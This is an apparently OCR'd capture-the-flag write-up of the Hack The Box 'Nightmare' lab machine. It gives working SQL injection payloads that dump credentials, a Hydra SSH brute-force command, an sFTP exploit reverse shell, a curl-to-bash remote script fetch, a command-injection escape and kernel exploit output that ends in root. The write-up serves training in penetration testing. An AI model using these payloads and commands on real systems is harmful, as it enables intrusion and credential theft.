


Nightmare

7th July 2018 / Document No D18.100.09

Prepared By: Alexander Reid (Arrexel)

Machine Authors: decoder & stefano118

Difficulty: Insane

Classification: Official

SYNOPSIS

Nightmare is a very challenging machine which has many access restrictions in place. It focuses mainly on several unique topics and exploit modification, however since its release a valid 32-bit version of the exploit PoC has been released.

Skills Required


- Advanced knowledge of Linux
- Intermediate knowledge of SQL injection techniques

Skills Learned

- Second order SQL injection
- SSH brute forcing
- Exploiting misconfigured sFTP
- Attacking without touching disk
- Reverse engineering 64-bit binaries
- Exploit modification

Enumeration

Nmap




Target: 10.10.10.66
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 10.10.10.66

OS	Host
	10.10.10.66

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
✓	2222	tcp	open	ssh	(protocol 2.0)

Nmap reveals Apache as well as OpenSSH running on a non-standard port. OpenSSH includes an interesting custom banner of **non-recent ver**.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://10.10.10.66:80/

Directory Stucture	Response Code	Response Size
/	200	1057
index.php	200	1059
icons	403	464
register.php	200	1089
documents	200	308
index.php	200	308
notes.php	302	283
inc	403	462
footer.php	200	345
secret	403	465
download.php	302	284

Current speed: 284 requests/sec
Average speed: (T) 276, (C) 291 requests/sec
Parse Queue Size: 0
Total Requests: 68522/2491611
Time To Finish: 02:18:46
Current number of running threads: 100
DirBuster Stopped
/documents/1054/


Dirbuster finds **/secret/download.php**, however after fuzzing a parameter of **filename** and using it to view the source of **download.php**, it does not appear vulnerable.

Exploitation

SQL Injection

The **notes.php** page is vulnerable to second order SQL injection. As the username is passed unfiltered in a secondary query after registration, it is possible to create an account with an SQL query as the username. Upon loading the notes page after logging in, the results of the SQL query will be visible.


Registering with a username of **a') UNION SELECT TABLE_NAME,2 FROM information_schema.tables-- -** will reveal all table and column names. Running **a') UNION SELECT username,password FROM sysadmin.users-- -** will reveal multiple sets of credentials in plaintext.



```
Welcome a') UNION SELECT username,password FROM sysadmin.users-- -

admin
nimda

cisco
cisco123

adminstrator
Pyuhs738?183*hjO!

josh
tontochilegge
```

SSH Brute Force

Using the obtained usernames and passwords, it is fairly trivial to brute force SSH using Hydra or another similar tool. For Hydra, the syntax is **hydra -L usernames.txt -P passwords.txt -s 2222 ssh://10.10.10.66 -v -t 4**




```
root@kali:~/Desktop/writeups/nightmare# hydra -L usernames.txt -P passwords.txt -
s 2222 ssh://10.10.10.66 -v -t 4
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret s
ervice organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-17 22:33:01
[DATA] max 4 tasks per 1 server, overall 4 tasks, 121 login tries (l:11/p:11), ~3
1 tries per task
[DATA] attacking ssh://10.10.10.66:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@10.10.10.66
:2222
[INFO] Successful, password authentication is supported by ssh://10.10.10.66:2222
[2222][ssh] host: 10.10.10.66   login: ftpuser   password: @whereyougo?
[STATUS] attack finished for 10.10.10.66 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-17 22:33:07
root@kali:~/Desktop/writeups/nightmare#
```

Attempting to SSH in with the credentials is successful, however there is no TTY set for the ftpuser.


sFTP Shell

Exploit: https://github.com/SECFORCE/sftp-exploit

Using the above exploit, it is fairly straightforward to obtain a shell. A Python one-liner or any other reverse shell method that does not require write access must be used. There are also outbound firewall rules set, so the attacking machine must be listening on port 443.


root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/w...
root@kali: ~/Desktop/w...
root@kali: ~/Desktop

```
root@kali:~/Desktop/writeups/nightmare# nano sftp.py
root@kali:~/Desktop/writeups/nightmare# python sftp.py
[*] Analysing /proc/self/maps on remote system
[+] 32bit libc mapped @ f7581000-f7731000, path: /lib/i386-linux-gnu/libc-2.23.so
[+] Stack mapped @ ffc54000-ffc75000
[+] Fetching libc from remote system..

[*] '/root/Desktop/writeups/nightmare/libc.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[+] system()  @ 0xf75bbda0
[+] 'ret' @ 0xf7581417
[+] We have r/w permissions for /proc/self/mem! All Good.
[*] Patching /proc/self/mem on the remote system
[+] Pushing new stack to 0xffc54000.. fingers crossed ;))
```



```
root@kali:~/Desktop/writeups/nightmare# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.66] 44634
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Privilege Escalation


Decoder - GUID Binary

As the ftpuser does not have write access, it is possible to utilize curl to pipe LinEnum to bash. For example: **curl -s http://<LAB IP>/linenum.sh | bash**. Note that LinEnum must be slightly modified to force thorough checks without the **-t** flag.

LinEnum finds a GUID file for the Decoder user at **/usr/bin/sls**, which can be easily exfiltrated through Base64 encode/decode or netcat. IppSec's Nightmare video demonstrates how to reverse engineer the binary in great detail using Radare2.

Video: https://www.youtube.com/watch?v=frh-jYaUvrU&t=4975s

By passing the **-b** flag, the **sls** binary does not filter newline characters. Entering **sls -b "$(printf '\n/bin/sh')"** will execute **sh** as part of the decoder group.


root@kali: ~/Desktop/writeups/nightmare
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/w...
root@kali: ~/Desktop/w...
root@kali: ~/Desktop

```
myisam_ftdump                    xargs
myisamchk                        xauth
myisamlog                        xdg-user-dir
myisampack                       xdg-user-dirs-update
mysql                            xsubpp
mysql_config_editor              xxd
mysql_embedded                   xz
mysql_install_db                 xzcat
mysql_plugin                     xzcmp
mysql_secure_installation        xzdiff
mysql_ssl_rsa_setup              xzegrep
mysql_tzinfo_to_sql              xzfgrep
mysql_upgrade                    xzgrep
mysqladmin                       xzless
mysqlanalyze                     xzmore
mysqlbinlog                      yes
mysqlcheck                       zdump
mysqld_multi                     zipdetails
mysqld_safe
$ id
uid=1002(ftpuser) gid=1002(ftpuser) egid=1001(decoder) groups=1001(decoder),1002(
ftpuser)
$ 
```


Root

Exploit: https://github.com/xairy/kernel-exploits/tree/master/CVE-2017-1000112

As gcc is not available on the target machine, the exploit must be compiled locally. LinEnum previously identified **/home/decoder/test** as world-writable and can be used to drop the binary. Attempting to run the exploit without modification will fail as the target is missing **/etc/lsb-release**. Simply changing references of **/etc/lsb-release** to **/home/decoder/test/lsb-release** is sufficient.

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu Xenial Xerus
```

With the example **lsb-release** file above and the PoC for **CVE-2017-1000112** dropped on the target, running the exploit binary immediately grants a root shell.



```
ftpuser@nightmare:/home/decoder/test$ ./43418
[.] starting
[.] checking distro and kernel versions
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text:   ffffffff89600000
[.] commit_creds:        ffffffff896a5d20
[.] prepare_kernel_cred: ffffffff896a6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffff89617c55
[~] done, should be root now
[.] checking if we got root
[+] got r00t ^_^
<r/test# python -c 'import pty;pty.spawn("/bin/bash");'
root@nightmare:/home/decoder/test# id
uid=0(root) gid=0(root) groups=0(root)
root@nightmare:/home/decoder/test#
```